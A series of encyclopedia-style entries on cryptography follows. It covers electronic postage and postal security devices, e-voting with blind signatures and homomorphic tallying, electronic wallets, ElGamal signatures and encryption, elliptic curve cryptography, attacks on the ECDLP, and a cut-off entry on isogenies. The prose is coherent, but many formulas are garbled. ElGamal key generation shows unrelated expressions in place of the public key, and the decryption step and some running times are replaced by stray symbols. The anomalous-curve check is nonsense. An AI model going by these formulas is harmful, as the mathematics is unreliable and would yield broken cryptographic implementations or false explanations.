Customers who have an average of five to ten mail pieces to send per day will use stamps, and customers who have several hundreds of mail pieces of equal weight and size will use rebated bulk mail options. For many other customers, electronic postage is a convenient option. Electronic postage comes in two form factors, as a software application running on a regular personal computer, or built right into a desktop printer, or integrated into a postage metering device (Pastor 1991).



Large Postal Services such as the US Postal Services, Deutsche Post AG, and Canada Post Corporation have started initiatives that will replace mechanical postage metering devices in their respective postal markets by electronic metering devices within 3–5 years. Other Postal Services are likely to follow these initiatives because electronic metering devices reduce the risk of fraud significantly, and they support the integration of value-added features such as track and trace services.

The first specification of electronic postage was published by the US Postal Services in 1996 (United States Postal Services). The first publication specified *closed systems*, that is, postage metering devices that couple the electronic postage vault together with the printing mechanism. It was later accompanied by a specification of *open systems*, which means systems based on a regular personal computer connected to a desktop printer. Both specifications enforced that electronic postage would only be stored inside certified hardware security modules, which were called *postal security devices* (PSD). In closed systems, the postal security devices would be integrated within the postage metering devices in order to facilitate high throughputs of mail pieces. For open systems, there were two options. Either the postal security device was held inside a server at the postage provider, such that customers could use some application software in order to download postage every time they had to produce an indicium for a mail piece. This approach is called *online PC postage*. The other option was to build postal security devices into the customers' personal computers, which would then be used more or less like a postage meter. This approach is called *offline PC postage*. In 1999, a third type of system was specified, called *centralized systems*, where customers employ one postal security device in a central location of a network, and connect several printers or postage metering devices (without built-in postal security devices) to the network, for example, one for each department. Each printer or postage metering device would then receive its indicia from the central postal security device. In practice, profitable business models have only been developed for electronic postage metering devices and for online PC postage (see listings at (Deutsche Post AG; United States Postal Services)).

Theory

The main idea behind the Information Based Indicia Program (IBIP) is this: each postal security device serves as a secure storage for prepaid electronic postage, and produces a digital signature for each mail piece a customer is going to send. Typically, the digital signature is produced in real time, such that all actual mail piece parameters such as weight, size, mail category, date of mailing, etc., can be taken into account by the digital signature. All parameters and the digital signature of a mail piece are encoded into a two-dimensional barcode, which is printed in the upper right corner of an

envelope. A similar kind of bar code can also be used for parcels. Typically, those barcodes are printed to a label, which the customer affixes to the respective parcel. IBIP specifies which signature algorithms are permitted (the RSA digital signature scheme, the Digital Signature Standard (DSS), and Elliptic curve signature schemes (ECDSA)), which minimum resolution to be used for printing indicia, and which barcode symbologies are permitted PDF417 and Datamatrix (ANSI/AIM BC11). IBIP also specifies the length of the keys to be used for the digital signature scheme, and in case of ECDSA specifies a set of permitted elliptic curves based on recommendations by NIST (National Institute of Standards and Technology 2002). The size of the footprint of the resulting barcodes is between 3 × 1 in. (PDF417), and 1 × 1 in. (Datamatrix). Sample indicia with either bar code symbology are displayed in Fig. 1.

Electronic Postage, Fig. 1 Sample indicia

The postal mail sorting centers have to be equipped with CCD cameras in order to read the barcodes. Furthermore, the postal infrastructure must be enabled to decode the mail piece parameters and the respective digital signatures from each barcode and verify these digital signatures. In order to do this, the postage providers are required by IBIP to submit the public verifying keys of each postal security device under their or one of their customer's operation to the US Postal Services. The US Postal Services have set up a Public Key Infrastructure (PKI) to which each postage provider must get registered before it can be approved to provide electronic postage to the US postal market.

The postal security devices must be certified according to the Federal Information Processing Standard (FIPS) 140-2 Level 3 with additional requirements on physical security (National Institute of Standards and Technology 2002). They must have an active tamper response mechanism that permanently shuts off the signing functionality of the postal security device as soon as specified attempts of tampering are detected. The operating software of postal security devices must be designed to

implement a finite state machine specified by IBIP. An important part of the internal state of a PSD is its set of postal registers that keeps track of its electronic postage. Mainly, there is a descending register, an ascending register, and a control total register, which are initially set to zero. The descending register is increased by a respective amount every time the postal security device downloads electronic postage from the postage provider, and it is decreased by the face value of a requested indicium every time the postal security device produces a signature. The ascending register is increased by the face value of a requested indicium every time the postal security device produces a signature. The total setting register is increased by a respective amount every time the postal security device downloads electronic postage from the postage provider. At any point in time during the life cycle of a postal security device, these three postal registers shall observe the following relation:

$$\begin{aligned}&\text{Descending register} + \text{ascending register}\\ &= \text{total settings register}\end{aligned} \tag{1}$$

Other Postal Services such as Deutsche Post AG (http://www.deutschepost.de/stampit) or Canada Post Corporation have specifications that rely on the same principles as the Information Based Indicia Program including the use of FIPS 140-2 certified hardware security modules with the above mentioned postal registers, but may specify other types of digital signatures, key lengths, elliptic curves, or integrity check codes based upon message authentication codes in place of digital signatures.

Applications

The deployment of CCD cameras, high-speed cryptographic equipment for verifying digital signatures, and a countrywide distributed database for detecting and rejecting replays of indicia are the major investments for any Postal Service making the transition toward electronic postage. Since the early 1990s, there is also increasing activity into innovation and patenting by the postage providers. Because of these commitments, electronic postage can be expected to become an industrial application area of security and cryptography mechanisms.

All of these specifications value traceability of customers higher than their privacy. For example, there is no option in any of these specifications

to send mail anonymously. The likely reasons are firstly that the by far largest group of customers are companies, who naturally have an interest to be recognized, not to remain anonymous, and secondly, that the main motivation of the Postal Services to retire the mechanical postage meters in their markets was to reduce fraud by meter manipulation. Nevertheless, if electronic postage should take over significant market share from conventional stamps, then privacy probably becomes a customer requirement to be addressed (Deutsche Post AG). Sending mail anonymously can be misused to cover up attacks against mail recipients by using mail bombs or contaminated mail pieces. But making products available that allow anonymous electronic postage would neither encourage such attacks, nor would prohibiting these products prevent such attacks.

Electronic postage for postcards has been addressed by Pintsov and Vanstone in (Pintsov and Vanstone 2002).

Electronic Voting Schemes

Kazue Sako[25] ✉
(25) NEC, Kawasaki, Japan

✉ **Kazue Sako**
Email: k-sako@ab.jp.nec.com

Definition

A system is called an electronic voting system when ballots are directly recorded electronically. Depending on the context, it may include voting systems that use electronic devices for reading paper ballots, such as punch cards and optically marked ballots.

Background

In most electronic voting systems used today, voters go to designated polling places and cast their votes electronically after being identified and authorized by conventional, nonelectronic means. In the near future, systems in which voters securely cast their ballots to the authorities over a network, and do not physically be present at polling places, can be envisioned. The research on electronic voting schemes started based on this future model. When both authentication of voter and casting of a vote were performed over a network, the question is how to maintain the privacy of the ballots while ensuring their validity, and with reliably verifying the final tally.

Theory

The general technique of secure multiparty computation can be applied to solve this problem in theory. However, such a solution places a heavy computational load on the voter's computer and requires transaction with all other voters, making it impractical. A more realistic approach is to establish voting authorities and develop protocols specific to voting so that a voter only needs to communicate with the authorities, with a moderate computational and communication cost (Chaum 1981, 1985). The goal of such protocols is to prevent the authorities from learning who voted for whom (or what), while enabling them to check the validity of the votes and compute the correct tally.

Two approaches for maintaining the privacy of votes are the following: (1) hiding the voter's identity and (2) hiding the vote data. In the former approach, an anonymous channel by which authorities can receive a ballot, but cannot determine who sent it, is necessary. Given this channel, cryptographic mechanism is designed so that one can verify that the senders of a vote are registered valid voters, and that the voters have not cast multiple times. In the latter approach, the authorities can identify the voter but the ballots are encrypted. Furthermore, cryptographic mechanism is designed so that the voting authorities can tally the ballots without decrypting each ballot individually. The mechanisms to solve the problems in each approach are described below.

A key technique in the former approach is blind signatures. A blind signature scheme enables a signer to sign a message without seeing it. This may sound paradoxical but is a powerful tool in achieving privacy in voting and payments systems ("Electronic Cash"). Prior to voting, the authorities identify the voter and, using the blind signature scheme, issue a digital signature to his ballot. Thus, the authorities cannot learn the vote, but the voter receives a legitimately signed ballot. During the voting phase, the voter anonymously sends the signed ballot.

The authorities can check the validity of the ballot by verifying their own signature on it. The use of blind signature scheme prevents the authorities from learning to which voter the signature was issued. Along with blind signatures, it is necessary to have a mechanism for distinguishing between two valid ballots from two different voters with the same choice and two or more ballots from a single voter. This can be done by including random sequences in the ballot format. By making a long enough sequence, the probability that two distinct voters chose the same sequence can be

made negligibly small. If two ballots are ever submitted with the same sequence, they are assumed to be copies of a single legitimate ballot, and only one is counted.

This random sequence can also serve as a key to verify the authority's activity. By searching for this sequence in a published list of the accepted ballots, a voter can confirm that his vote was indeed counted in the tally. The ballot format should be designed to prevent a voter from receiving multiple valid ballots in a single blind signature issuing procedure.

For the second approach, a special encryption function that enables the tallying of votes without decrypting each vote is used. This function is homomorphism, that is, encryption of addition of two values equals addition of encryption of each value. If a yes-vote is represented by 1 and no-vote by 0, the sum of votes gives the number of yes-votes. If the votes are encrypted using a homomorphic encryption function, the encrypted votes may be combined to create an encryption of the sum of these votes, without decrypting any of the votes. Decrypting the encrypted total gives the final tally. In order to use this idea, use of probabilistic public-key encryptions is necessary; otherwise, all encrypted yes-votes would look exactly the same, and it would be straightforward to determine how people voted.

Another method of tallying encrypted votes while preserving privacy is by using a cryptographic *shuffling procedure*. In this method, the authorities do decrypt each ballot but only when the ballots are shuffled so that the voter's identity cannot be matched to any voter list. In cryptographic shuffling, the list of encrypted ballots is transformed to another list of encrypted ballots, where the order of the entries is shuffled, so that no one can determine the correspondence between entries in the new list and entries in the old list. To do so, the appearance of each encrypted entry must be changed without altering its decrypted result. For this regard, an encryption scheme that is *malleable* is used, that is, this procedure can be performed by a party without knowing the decryption key. An example of such a scheme is ElGamal public key encryption.

Each of the two approaches described above has its own advantages and disadvantages; each is based on different assumptions. The former strategy requires an anonymous channel. The latter requires that all voters trust the authorities holding the decryption key (in more sophisticated schemes, it is only necessary to trust that one of the authorities is honest). Verifiability of

the tally is also different. In the former, one can verify only their own vote, while in the latter, anyone can verify the integrity of voter signatures on the accepted vote list and the correctness of the sum based on the list.

Discussion

Neither strategy has a good solution for the *receipt-free* problem. That is, a malicious voter (or a coerced innocent voter) generates "a receipt" or a proof of how they voted to trade for money (or to satisfy the coercer). Current solutions require physical assumptions or work on a limited coercer model.

Besides the above studies of electronic voting schemes where both voter authentication and vote casting are performed on network, there are studies of performing a secure voting using voting terminals placed in polling places like today. The issue here is how can a voter verify that the terminal has generated and sent the electronic records in a way the voter intended to cast, where a voter typically has limited power of computation for verification. The approaches in this study include having specially designed paper ballots. For example (Chaum et al. 2008; Ryan et al. 2009), a voter receives two pieces of paper cards, or a voter tears one paper ballot into two pieces, to end up with a ballot with candidates name, and a receipt where voter can take home. The receipt does not display how the voter voted, but codes on the receipt allow the voter to verify that his vote has been properly counted using computers from home. Not only cryptographic techniques but also solutions using special chemical ink have been proposed (Chaum et al. 2009).

Improving integrity of elections using cryptographic and computer technologies is an active ongoing field of study.

Editorial Note: Nowadays, electronic wallets are typically based on mobile devices and are gaining more and more functions, such as connection to credit card and bank accounts, and support for blockchain-based payments.

Synonyms

Electronic purse

Definition

An electronic wallet is a mobile consumer device typically containing a hardware security module that is used to perform payment transactions.

Background

In a general business sense, an electronic wallet (or electronic purse) is a consumer device providing some additional security compared to a mere credit card solution. An electronic wallet could be as simple as an encrypted storage of credit card information that saves consumers to reenter their credit card data manually each time they make a payment. There is a considerable variety of products and services, each called “electronic

wallet" or "electronic purse," that turn up in the marketplace and in investors' press conferences, while the technical specifications and the life time of these products and services are left unclear. We will thus concentrate on the more specific use of the term "electronic wallet" in the cryptographic literature.

Theory

In a more specific, cryptographic sense, an electronic wallet is a consumer device designed to store and manage electronic funds or electronic cash. In particular, an electronic wallet is used to download funds from a bank account, to store those funds inside the electronic wallet, and transfer deliberate amounts to other electronic wallets or point of sale terminals in order to make purchases. Even, Goldreich and Yacobi (1984) were one of the first to consider electronic wallets as consumer devices with keypad and display allowing their holders to also inspect the current amount of stored electronic cash and configure their own devices.

If such electronic wallets have an offline electronic cash scheme installed, consumers experience increased autonomy because they can make payments offline and manage the amounts of electronic cash remaining in their e-wallets offline, i.e., without a bank or any other trusted third party being involved in the payments or management actions. Such electronic wallets differ from ATM cards, debit cards, or credit cards, which are merely tokens that identify their holders to access the respective bank accounts or allow payees to deduct certain payment amounts from the respective payers' bank accounts.

An electronic wallet shall satisfy security requirements of their holders and of the banking industry operating the financial infrastructure behind those electronic wallets. Pfitzmann, Pfitzmann, Schunter, and Waidner (1997) distinguish the following three security requirements on mobile user devices in general and on electronic wallets in particular:

- *Personal agent trust*. In normal operation, consumers demand their electronic cash to be stored reliably by their electronic wallets. All sorts of mishaps, e.g., hitting unintended commands at the keypad, interrupting communication lines, or experiencing downtimes of the banking servers, shall all be smoothly tolerated by the electronic wallets without losing a penny of electronic cash. Consumers may have additional privacy

requirements such as anonymity or unlinkability of transactions, or untraceability of their payments. As a minimum privacy requirement, they may want to prevent payment providers, payees, and others to implant cookies on their electronic wallets, which could be used to trace their purchase behavior.

- *Captured agent trust*. In exceptional cases where an electronic wallet is lost or stolen, attackers shall find it infeasible to misuse a captured electronic wallet in order to pay for their own dealings. In general, a captured electronic wallet shall stop all its services and render itself totally useless to a potential attacker. In situations where a consumer is blackmailed and forced to authorize a certain payment on behalf of an attacker, for example, by entering a password, there should be mechanisms in place by which the victim could purposely lock up his electronic wallet and optionally set off some form of alarm, preferably some wireless alarm that goes unnoticed by the attacker (Chaum 1992).
- *Undercover agent trust*. The banking industry demands that legitimate holders cannot misuse their electronic wallets, for example, by manipulating electronic wallets such that the amount of electronic cash is increased without being paid for, or by spending electronic cash more than once, or by using premium services although they should not be available to a consumer because they have not been paid for. In a certain sense, an electronic wallet is a pocket branch of the issuing bank in the hands of a consumer. Like with any real branch, it should be infeasible to break in and steal the assets.

In a landmark paper, Chaum and Pedersen (http://www.cepsco.com) have proposed a hardware architecture for electronic wallets that can support all of the above security requirement at the same time. The main idea is to embed a tamper resistant pieceof hardware, which is called an *observer*, into a larger piece of hardware, called a *wallet*, which is totally under the holder's control. Chaum and Pedersen devised protocols for the:

- *Holder withdrawing* e-cash from her account at an issuer into her wallet with observer
- *Holder paying* chunks of e-cash from her wallet with observer to a payee (merchant) to make a purchase
- *Merchant depositing* paid e-cash into his account at an acquirer

Each of these protocols includes actions of the respective issuer or acquirer, the wallet and the observer. The observers are all certified by the banking infrastructure behind the issuer and the acquirer, and the observers' task in all the protocols is to authenticate the holder's wallet to the respective issuer or acquirer and to authorize the requested transaction. For example, the observer keeps track of the amount of funds remaining inside its wallet. If the holder requests to spend an amount that exceeds the available funds in her wallet, then the observer will not authorize the payment and the payee will not acknowledge the payment. However, the observer has no way of communicating directly with the issuer or the acquirer. All communication between the observer and an issuer or acquirer is relayed through the wallet, which transforms all messages in such a way that it preserves the authentication and authorization by the observer, but keeps the payment transactions of all holders statistically unlinkable, even if the issuers and the payees all collaborate against the payers.

Cramer and Pedersen (1994) improved this proposal by achieving the same strong unlinkability of payments even if the attacker coalition of issuers and payees captures the wallets with the observer and manages to extract all information stored by the observer.

Brands (1994) proposed an independent suite of protocols for withdrawal, payment, and deposit that achieved the same level of security as Cramer and Pedersen (1994), and the additional feature that a holder who spends any piece of electronic cash more than once would automatically revoke its own anonymity, such that the acquirer who collects two or more deposits originating from the same piece of electronic cash would efficiently recover the cheating holder's identity.

Applications

Most commercially available electronic wallets are based on smart cards in order to keep the price tag low. Prominent examples are Mondex (http://www.mondex.com; Chaum and Pedersen 1993) Common Electronic Purse Specifications (CEPS), which is based on the EMV specification by Europay, MasterCard, and Visa. Smart cards, however, can hardly meet all of the above security requirements with a high level of assurance (Security Evaluation Criteria). For example, in order to achieve undercover agent trust, an electronic wallet had to have some active tamper response

mechanism, which would lock up the electronic wallet in case it detects an attempt of tampering with the secure housing of the circuitry. Security assurance can be evaluated and certified according to the industry standard the Federal Information Processing Standard (FIPS) 140-2.

ElGamal Digital Signature Scheme

Dan Boneh[27] ✉
(27) Department of Computer Science, Stanford University, Stanford, CA, USA

✉ **Dan Boneh**
Email: dabo@cs.stanford.edu

Background

The ElGamal signature scheme (ElGamal 1985) is one of the first digital signature schemes based on an arithmetic modulo a prime (modular arithmetic). It can be viewed as an ancestor of the Digital Signature Standard and Schnorr signature scheme. ElGamal signatures are much longer than DSS and Schnorr signatures. As a result, this signature scheme is not used often and is mostly of interest for historical reasons.

Theory

We present a small modification of the original scheme that includes a hash function needed for the security analysis:

Key Generation. Given a security parameter $\tau \in \mathbb{D}$ as input do the following:

1. Generate a random τ-bit prime p. Pick a random generator $x \in \mathbb{F}_q^n$ of the group $\mathbb{Z}_q^*$.

2. Pick a random integer $\alpha \in [1, p-2]$ and compute $f \in g\mathbb{F}_{q^m}[x]$.

3. Let H be a hash function $H : \{0,\ 1\}^* \rightarrow \{1,\ldots, p-2\}$.

4. Output the public key (p, g, y, H) and the private key $(p,\ g,\ \alpha,\ H)$.

Signing. To sign a message $m \in \{0, 1\}^*$ using the private key $(p,\ g,\ \alpha,\ H)$ do:

1. Pick a random integer $k \in [1, p-2]$ with $\gcd(k, p-1) = 1$.

2. Compute $r = g^k \bmod p$. We view r as an integer $1 \le r < p$.

3. Compute $s = k^{-1}(H(m\|r) - \alpha r) \bmod p - 1$. Here $m\|r$ denotes concatenation of m and r.

4. Output the pair $(r, s) \in \mathbb{Z}_p^*$ as the signature on m.

Verifying. To verify a message/signature pair $(m, (r, s))$ using the public key (p, g, y, H) do:

1. Verify that $1 \le r < p$, otherwise reject the signature.

2. Compute $v = y^r\ r^s \in\ \mathbb{Z}_p$.

3. Accept the signature if $v = g^{H(m\|r)} \in\ \mathbb{Z}_p$. Otherwise, reject.

We first check that the verification algorithm accepts all valid message/signature pairs. For a valid message/signature pair we have:

$$u = y^r r^s = g^{\alpha r} g^{ks} = g^{\alpha r + ks}$$
$$= g^{\alpha r + H(sn|r) - \alpha r} = g^{H(m|r)} \pmod p$$

and therefore a valid message/signature is always accepted.

The signature can be shown to be existentially unforgeable (existential forgery) under a chosen message attack in the random oracle model, assuming the discrete logarithm problem in the group generated by g is intractable (Pointcheval and Stern 2000). In the proof of security, the function H is assumed to be a random oracle. In practice, one derives H

from some cryptographic hash function such as SHA-1. We note that the check in Step 1 of the verification algorithm is required. Without this check, there is a simple forging algorithm that, just given the public key, is able to forge a signature on any message m. In these forged signatures the value r is an integer in the range $1 \ldots p(p-1)$. Similarly, we note that signing the message m directly without first hashing it with H results in a system for which a simple existential forgery is possible, just given the public key.

To discuss signature length we fix concrete security parameters. At the present time the discrete log problem in the cyclic group $\mathbb{D}^*_p$ where p is a 1024-bit prime is considered intractable (Lenstra and Verheul 2001) except for a very well funded organization. With these parameters an ElGamal signature is 2048-bit long – much longer than the related DSS or Schnorr signatures.

There are many variants of the ElGamal signature scheme. We refer to Nyberg and Rueppel (1996) for a comparison of some six variants. The signature scheme can be made to work in any finite cyclic group in which the discrete log problem is intractable. In particular, there is an analogous scheme that works on elliptic curves instead of finite fields. A variant that supports message recovery was proposed by Nyberg and Rueppel (1996).

Synonyms

ElGamal encryption

Definition

Using multiplicative notation, the ElGamal public key encryption scheme is characterized by having as ciphertext, $(c_1, c_2) := (g^k, m \cdot y_A^k)$, which details are explained further on.

Theory

In the *ElGamal public key encryption* scheme (ElGamal, 1985) $\langle g \rangle$ is a finite cyclic group of large enough order. q, (a multiple of) the order of g, denoted as $\mathrm{ord}(g)$ (not necessarily a prime), is public. In the original ElGamal scheme, $\langle g \rangle = Z_p$, p a prime and $q = p - 1$. However, today q is usually a prime (which must divide $p - 1$). Although in the original scheme $g \in Z_p$, a popular variant (Koblitz, 1987; Miller, 1986) is the use of elliptic curves. In the first case $\langle g \rangle$ is a subgroup of $Z_p^*(*)$. Since this is a multiplicative group, multiplicative notation is used. In the last case, g is a

point on an elliptic curve. Note that elliptic curve notation uses additive notation. In this description we use multiplicative notation to explain ElGamal. The elliptic curve version can be obtained easily by converting the notation to additive.

If Alice wants to make a *public key*, she chooses $a \in_R Z_q$ and she computes $y_A := g^a$ in the group $\langle g \rangle$. Her public key will be (p, g, q, y_A). If a group of users uses the same p, g, and q, the public key could be shorter. Her secret key is a. In the case of elliptic curves, the parameter p is replaced by the specification of the curve that is used.

If Bob, knowing Alice's public key (p, g, q, y_A), wants to encrypt a message $m \in \langle g \rangle$ to be sent to Alice, he chooses $k \in_R Z_q$ and computes $(c_1, c_2) := (g^k, m \cdot y_A^k)$ in the group and sends $c = (c_1, c_2)$. To decrypt, Alice, using her secret key a, computes $e_{k_1}\left(d_{k_2}\left(e_{k_1}(x)\right)\right)$ in this group. It is easy to check that $m' = m$.

The security of this scheme is related to the *Diffie-Hellman problem* (see also Lipmaa 2011). A nonmalleable variant of this scheme was proposed independently by Tsiounis and Yung (1998) and Jakobsson (1998), by combining Schnorr's signature scheme (Schnorr, 1990) with ElGamal encryption. The proof of nonmalleability uses some cryptographic assumptions and the random oracle model.

The ElGamal encryption scheme has been the inspiration of several proven secure encryption schemes, such as in *key encapsulation*, which are part of *hybrid* encryption. Moreover, since 1993 (Park et al., 1994) ElGamal encryption is the building block of several *e-voting* schemes.

ECC

Definition

Elliptic curve cryptography (ECC) encompasses the design and analysis of public key cryptographic schemes that can be implemented using elliptic curves.

Background

Elliptic curve cryptographic schemes were proposed independently in 1985 by Neal Koblitz (Koblitz, 1987) and Victor Miller (Miller, 1986). They are the elliptic curve analogues of schemes based on the discrete logarithm problem where the underlying group is the group of points on an elliptic curve defined over a finite field (Blake et al., 1999; Hankerson et al., 2004).

See Koblitz et al. (2011) for a historical account of the development and commercial acceptance of elliptic curve cryptography.

Theory

The security of all elliptic curve signature schemes, elliptic curve key agreement schemes, and elliptic curve public-key encryption schemes is based on the apparent intractability of the elliptic curve discrete logarithm problem (ECDLP). Unlike the case of the ordinary discrete logarithm problem in the multiplicative group of a finite field, or with the integer factorization problem, there is no subexponential-time algorithm known for the ECDLP. Consequently, significantly smaller parameters can be selected for elliptic curve schemes than for ordinary discrete logarithm schemes or for RSA and achieve the same level of security. Smaller parameters result in significant performance benefits especially for higher security levels.

Elliptic curves can be viewed as a special case of hyperelliptic curves. Hyperelliptic curve cryptography (HEC) offers schemes analogous to those in ECC but where the security is based on the apparent intractability of the hyperelliptic curve discrete logarithm problem (HECDLP). The main attractions for HEC are similar to those for ECC (Cohen et al., 2005).

Elliptic curves have been fundamental in the practical realization of pairing-based cryptography (PBC). Elliptic curves of low embedding degree can be used to define bilinear pairings, which in turn can be used to implement elegant protocols for such tasks as identity-based encryption and aggregate signatures.

Definition

The elliptic curve discrete logarithm problem is a special case of the *discrete logarithm problem*.

Background

Let E be an *elliptic curve* defined over a *finite field* α_i' , and let $P \in E(\mathbb{F}_q)$ be a point of order n. Given $Q \in \langle P \rangle$, the *elliptic curve discrete logarithm problem* (ECDLP) is to find the integer ℓ, $0 \le \ell \le n-1$, such that $Q = \ell P$. The ECDLP is a special case of the *discrete logarithm problem* in which the cyclic group G is the group $\langle P \rangle$ of points on an elliptic curve. It is of cryptographic interest because its apparent intractability is the basis for the security of *elliptic curve cryptography*.

Theory

If the order n of the base point P is composite and its factorization is known, then the Pohlig-Hellman algorithm (Pohlig and Hellman, 1978) (see the *discrete logarithm problem* entry) can be used to efficiently reduce the ECDLP in $\langle P \rangle$ to instances of the ECDLP in proper subgroups of $\langle P \rangle$. Thus, the difficulty of the original ECDLP instance depends on the size of the largest prime factor of n. In order to maximize resistance to the Pohlig-Hellman algorithm, n should be prime, as we will henceforth assume.

Pollard's Rho Method

Pollard's rho method (Pollard, 1978) is the fastest general-purpose algorithm known for solving the ECDLP. The algorithm, as improved by Teske (1998), has an expected running time of $\sqrt{\pi n/2}$ elliptic curve operations and has negligible storage requirements. van Oorschot and Wiener (1999) showed how Pollard's rho method can be effectively parallelized so that r processors could jointly work on solving one ECDLP instance with a net speedup by a factor of r. The processors do not have to communicate with each other and only occasionally transmit data to a central processor. This method is also called parallel collision search (see *discrete logarithm problem*).

Gallant et al. (2000) and Wiener and Zuccherato (1999) observed that Pollard's rho method can be modified to operate on equivalence classes determined by the negation map acting on points (which maps a point P to $-P$), rather than on points themselves. The running time of this modified version is

$$(\sqrt{\pi n})/2,$$

a speedup by a factor of $|Z|$.

Gallant et al. (2000) and Wiener and Zuccherato (1999) also observed that Pollard's rho method can be accelerated by exploiting other efficiently computable endomorphisms of an elliptic curve. For the two *Koblitz elliptic curves* which are defined over $\mathbb{A}_1$ by the equations $y^2 + xy = x^3 + 1$ and $y^2 + xy = x^3 + x^2 + 1$, the *Frobenius map* $\phi : (x, y) \mapsto (x^2, y^2)$ is an endomorphism on $\mathcal{NL}(f)$ and can be efficiently computed. By operating on the equivalence

classes of points determined by the negation and Frobenius maps, Pollard's rho method for Koblitz curves can be accelerated further by a factor of $\sqrt{m}$ for a resulting running time of

$$\lambda'_j, x_j, t_j \in \mathbb{Z}_p$$

Index-Calculus Methods

Unlike the case of the discrete logarithm problem in the multiplicative group of a finite field, there is no *index-calculus method* known for solving the general ECDLP that has a subexponential (or better) running time. No appropriate choice is known for the elements of the *factor base* required in the index-calculus method. In the case of elliptic curves over prime fields, the most natural choice for factor base elements is obtained by regarding an elliptic curve point as having coordinates in the field of the rational numbers and selecting those points that have small *height*. Silverman and Suzuki (1998) presented convincing arguments why this approach is doomed to fail.

For the case of elliptic curves over fields $\mathbb{F}_{q^m}$ with $m > 1$, Gaudry (2009) proposed a factor base consisting of points whose x-coordinate lies in α'_i . For fixed $m \geq 3$, the resulting index-calculus algorithm has running time $O(q^{2-2/m})$ (see also Diem 2011a) which, although not subexponential, is faster than Pollard's rho method. Furthermore, Diem (2011b) has proven that Gaudry's algorithm has subexponential running time when the field order q^m increases in such a way that m^2 is of order $\log q$. Gaudry's index-calculus algorithm and its derivatives seem not effective (in the sense of being faster than Pollard's rho method) for solving the ECDLP for elliptic curves that are used in practice, such as the *NIST elliptic curves*.

Silverman (2000) proposed a different idea for attacking the ECDLP, which he termed *xedni calculus*. Shortly after, Jacobson et al. (2000) gave compelling theoretical and experimental evidence why xedni calculus would be ineffective for solving the ECDLP.

Unlike the elliptic curve case, index-calculus methods are effective in solving the *hyperelliptic curve discrete logarithm problem* (for higher genus curves). Such methods are of concern when special-purpose algorithms (discussed below) convert the ECDLP to a corresponding problem on a hyperelliptic curve.

Special-Purpose Algorithms

Algorithms that are faster than Pollard's rho method for solving the ECDLP are known for some special classes of elliptic curves. When selecting an elliptic curve for use in a cryptographic scheme, one should verify that the elliptic curve chosen is not vulnerable to these special-purpose attacks.

Attack on Prime-Field Anomalous Curves

An elliptic curve *E* over a prime field $|/$ is said to be *prime-field anomalous* if the number of points in $d_{k_2}(y)$ is equal to *p*. Satoh and Araki (1998), Semaev (1998), and Smart (1999) showed that for such curves, the ECDLP in $d_{k_2}(y)$ can be efficiently solved. Hence, when selecting an elliptic curve *E* over a prime field $|/$ for cryptographic use, it is important to verify that $f \in g\mathbb{F}_{q^m}[x]$.

Weil and Tate Pairing Attacks

Let *E* be an elliptic curve defined over a finite field α_i' . Menezes et al. (1993) and Frey and Rück (1994) showed how the *Weil* and *Tate pairings* can be used to efficiently reduce the ECDLP in $e_{k_1}(x)$ to the discrete logarithm problem in the multiplicative group of an extension field $\widetilde{\mathsf{DB}}$, where subexponential-time index-calculus methods are known. The reduction is only useful for solving the ECDLP instance if the discrete logarithm problem in $\widetilde{\mathsf{DB}}$ is tractable—this imposes the restriction that *k* not be too large. Now, the smallest permissible value for the extension degree *k* is the smallest integer *k* such that *n* divides $q^k - 1$. Hence, by verifying that *n* does not divide $q^k - 1$ for all integers $k \in [1, c]$ (where *c* is chosen so that the discrete logarithm problem in $\mathbb{F}_q.$ is deemed to be intractable), the Weil and Tate pairing attacks can be circumvented.

In 2013, there were several dramatic developments in algorithms for solving the discrete logarithm in finite fields of small characteristic, culminating in a quasi-polynomial time algorithm (Barbulescu et al., 2014). Since the Weil and Tate pairing attack reduces the ECDLP in supersingular elliptic curves over characteristic two and three finite field α_i' to the discrete logarithm problem in $\mathbb{F}_{q^k}^*$ where $k \leq 6$, the ECDLP in these

supersingular elliptic curves is considered to be tractable. Thus, these elliptic curves should not be used in cryptographic applications.

Weil Descent

Frey (2001) proposed a general methodology using *Weil descent* for reducing the ECDLP in an elliptic curve *E* over a characteristic two finite fields $\mathbb{F}_{2^m}$ to the discrete logarithm problem in the Jacobian $J_C(\mathbb{F}_{2^n})$ of an algebraic curve *C* defined over a subfield $\mathcal{R}_n$ of $\mathbb{F}_{2^m}$. Gaudry et al. (2002) gave an explicit algorithm for the case where *C* is a hyperelliptic curve of genus *g* defined over $\mathcal{R}_n$; their method is called the *GHS attack*. Since subexponential-time algorithms are known for the discrete logarithm problem in high-genus hyperelliptic curves (see Adleman et al. 1994 and Gaudry 2000), the GHS attack can potentially solve the ECDLP faster than Pollard's rho method.

Menezes and Qu (2001) showed that the GHS attack is slower than Pollard's rho method for all elliptic curves defined over finite fields $\mathbb{F}_{2^m}$ where *m* is prime and $m \in [160, 600]$. Thus, the GHS attack is ineffective for elliptic curves over these fields.

The GHS attack for elliptic curves over $\mathbb{F}_{2^m}$ where *m* is composite has been extensively analyzed (see Jacobson et al. 2001, Maurer et al. 2002, and Menezes et al. 2004). This body of work shows that the GHS attack is indeed effective in solving the ECDLP for some elliptic curves over some fields $\mathbb{F}_{2^m}$ with *m* composite. Hess (2004) generalized the GHS attack whereby the curve *C* obtained is not necessarily hyperelliptic. The implications were examined in Menezes and Teske (2006), leading to additional concerns for certain composite *m*. In view of these attacks, it seems prudent to avoid use of elliptic curves over finite fields $\mathbb{F}_{2^m}$ where *m* is composite.

Elliptic Curve Isogenies

David Jao[33] ✉
(33) Department of Combinatorics & Optimization, University of Waterloo, Waterloo, ON, Canada

✉ **David Jao**
Email: djao@uwaterloo.ca

Definition

An elliptic curve isogeny, or an isogeny between *elliptic curves*, is a function between two elliptic curves that is simultaneously an algebraic map and a group homomorphism.

Applications

Isogenies between elliptic curves are used to transfer solutions to the *elliptic curve discrete logarithm problem* from one elliptic curve to another. They have also been used to design cryptographic hash functions (Charles et al., 2009), public-key cryptosystems (Castryck et al., 2018; De Feo et al., 2014), key encapsulation mechanisms (Jao et al., 2009), and digital signature schemes (De Feo and Galbraith, 2019). Cryptosystems and digital signature schemes based on isogenies are conjectured to be quantum-resistant and have smaller key sizes than other types of quantum-resistant cryptosystems.

Theory

For mathematical background on the theory of elliptic curves and isogenies, see Silverman (2009).

Let E and E' be elliptic curves defined over a field F. An isogeny ϕ: $E \to E'$ is an algebraic map which is a group homomorphism. Being an algebraic map means that the coordinates of the output of ϕ can each be expressed as a rational function in the coordinates of the input of ϕ:

